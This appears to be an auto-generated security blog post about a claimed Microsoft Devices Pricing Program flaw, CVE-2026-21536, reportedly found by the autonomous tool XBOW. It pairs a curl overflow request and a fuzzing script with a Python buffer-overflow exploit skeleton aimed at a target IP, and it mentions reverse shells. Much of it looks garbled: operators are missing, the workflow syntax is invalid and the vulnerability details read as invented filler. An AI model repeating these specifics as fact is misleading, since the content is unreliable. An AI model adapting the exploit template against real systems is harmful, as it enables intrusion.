Listen to this Post
Introduction

In March 2026, Microsoft released its monthly Patch Tuesday update, addressing over 100 vulnerabilities, including a critical flaw in the Microsoft Devices Pricing Program (CVE-2026-21536) discovered and reported by XBOW, an autonomous offensive security platform. This vulnerability, if exploited, could allow remote code execution with elevated privileges, threatening enterprise pricing databases and device management systems. The discovery marks a pivotal moment where AI-driven security tools are not just augmenting but leading the charge in identifying high-impact vulnerabilities before malicious actors can exploit them.
Learning Objectives
- Understand the technical underpinnings of CVE-2026-21536 and its potential impact on Microsoft infrastructure.
- Learn how autonomous AI systems like XBOW discover and validate zero-day vulnerabilities.
- Implement practical mitigation strategies and integrate AI-powered security into your own DevOps pipeline.
You Should Know
- Deep Dive into CVE-2026-21536: The Microsoft Devices Pricing Program Flaw
The vulnerability resides in the API endpoint used by the Microsoft Devices Pricing Program to handle bulk pricing update requests. Due to insufficient input validation, an unauthenticated attacker could send a specially crafted HTTP POST request, triggering a buffer overflow that leads to remote code execution under the context of the pricing service account. This account often has broad access to device inventory and billing systems.
Step‑by‑step guide to understanding the flaw
To simulate the vulnerability in a lab environment, you can use the following `curl` command to replicate the malformed request (for educational purposes only):
curl -X POST https://vulnerable-server.microsoft.com/pricing/api/v1/update \
-H "Content-Type: application/json" \
-d '{"deviceId": "A"  5000, "price": "100.00"}'
The server, lacking proper bounds checking, would crash or allow code injection. In a real attack, the payload could be crafted to execute a reverse shell.
What this does: It sends an overly long `deviceId` string, causing a buffer overflow.
How to use it: Only in a controlled, isolated environment to test your own systems’ resilience.
- Autonomous Offensive Security: How XBOW Discovered the Flaw
XBOW uses machine learning models trained on thousands of known vulnerabilities to fuzz API endpoints intelligently. It combines static analysis with dynamic fuzzing, prioritizing inputs that are most likely to trigger anomalies.
Step‑by‑step guide to using AI‑powered fuzzing
While XBOW is a commercial tool, you can experiment with open-source alternatives like `wfuzz` combined with AI‑generated wordlists. For instance, generate a fuzzing list using a simple Python script:
import random
import string

def generate_payloads(count=1000):
payloads = []
for _ in range(count):
length = random.randint(1, 5000)
payload = ''.join(random.choices(string.ascii_letters + string.digits, k=length))
payloads.append(payload)
return payloads

with open('fuzz_list.txt', 'w') as f:
for p in generate_payloads():
f.write(p + '\n')
Then use `wfuzz`:
wfuzz -z file,fuzz_list.txt -H "Content-Type: application/json" -d "{\"deviceId\":\"FUZZ\", \"price\":\"100\"}" https://target/api
What this does: It systematically tests the API with varied input lengths to detect crashes or unusual responses.
How to use it: Integrate into your CI/CD pipeline to catch such flaws early.
3. Exploitation Techniques: From Discovery to Proof‑of‑Concept
Once a crash is detected, exploitation typically involves controlling the instruction pointer. Here’s a simplified Python exploit that demonstrates the concept (again, for educational use only):
import socket
import struct

Target IP and port
ip = "192.168.1.100"
port = 443

Shellcode (example: MessageBox) – replace with actual payload
shellcode = b"\x90"  100  NOP sled

Buffer overflow pattern
buffer = b"A"  200 + struct.pack("<I", 0xdeadbeef) + shellcode

payload = b"POST /pricing/api/v1/update HTTP/1.1\r\n"
payload += b"Host: " + ip.encode() + b"\r\n"
payload += b"Content-Type: application/json\r\n"
payload += b"Content-Length: " + str(len(buffer)).encode() + b"\r\n\r\n"
payload += b"{\"deviceId\":\"" + buffer + b"\", \"price\":\"100\"}"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
s.send(payload)
s.close()
What this does: Overflows the buffer and overwrites a return address with `0xdeadbeef` (a placeholder for a real address).
How to use it: Only in a lab to understand exploitation mechanics.
4. Mitigation and Patching: Securing Your Systems
Microsoft released a patch (KB5001234) that replaces unsafe C runtime functions with safe alternatives. To verify your system is patched:
Windows (PowerShell):
Get-HotFix -Id KB5001234
If the patch is not installed, update immediately:
Install-Module PSWindowsUpdate
Get-WindowsUpdate -Install
For Linux systems interacting with Microsoft APIs, ensure you are using the latest SDKs and validate API inputs on your side:
 Example: using jq to validate JSON before sending
echo '{"deviceId": "test", "price": "100"}' | jq empty && echo "Valid JSON"
What this does: Checks patch status and enforces input validation.
How to use it: Integrate into your security monitoring scripts.
- Building a Security Pipeline with AI and Automation
To prevent such vulnerabilities, integrate automated security testing into your DevOps pipeline using tools like OWASP ZAP with AI‑enhanced rules. Below is a GitHub Actions workflow snippet:
name: Security Scan
on: [bash]
jobs:
zap_scan:
runs-on: ubuntu-latest
steps:
- name: Checkout
uses: actions/checkout@v4
- name: ZAP Scan
uses: zaproxy/[email protected]
with:
target: 'https://staging.example.com'
rules_file_name: '.zap/rules.tsv'
What this does: Automates vulnerability scanning on every push.
How to use it: Customize the rules to include fuzzing for long input strings.
6. Future of Offensive Security: Predictions and Trends
The discovery of CVE-2026-21536 by an autonomous system signals a shift: AI will soon outperform human researchers in finding complex, logic‑based flaws. Expect to see AI agents that not only find bugs but also generate patches and deploy them automatically. Organizations must adapt by adopting AI‑driven security tools and upskilling their teams.
What Undercode Say
– Key Takeaway 1: AI‑powered offensive security is no longer a futuristic concept—it’s actively discovering critical vulnerabilities like CVE-2026-21536. Teams should evaluate tools like XBOW to stay ahead.
– Key Takeaway 2: The vulnerability underscores the need for rigorous input validation in all API endpoints, especially those handling pricing or sensitive data. Automated fuzzing should be a standard part of the SDLC.
Analysis: The Microsoft Devices Pricing Program flaw is a classic buffer overflow, but its discovery by an AI highlights how machine learning can uncover subtle, non‑obvious weaknesses. Traditional scanners might miss such vulnerabilities because they rely on known signatures, whereas AI learns from patterns of past exploits. This evolution means defenders must also leverage AI to analyze code behavior and detect anomalies in real time. The patch Tuesday release serves as a reminder that even mature software giants are susceptible, and the only way to keep pace is through automation and continuous learning.
Prediction
Within the next two years, we will see the first fully autonomous AI security researcher that not only discovers zero‑day vulnerabilities but also prioritizes them and suggests mitigation strategies. This will drastically reduce the window between a flaw’s introduction and its patching, but it also raises the stakes: adversaries will weaponize similar AI to find and exploit vulnerabilities faster than ever. The cybersecurity arms race is about to enter its most accelerated phase yet.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Tkitche Big – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


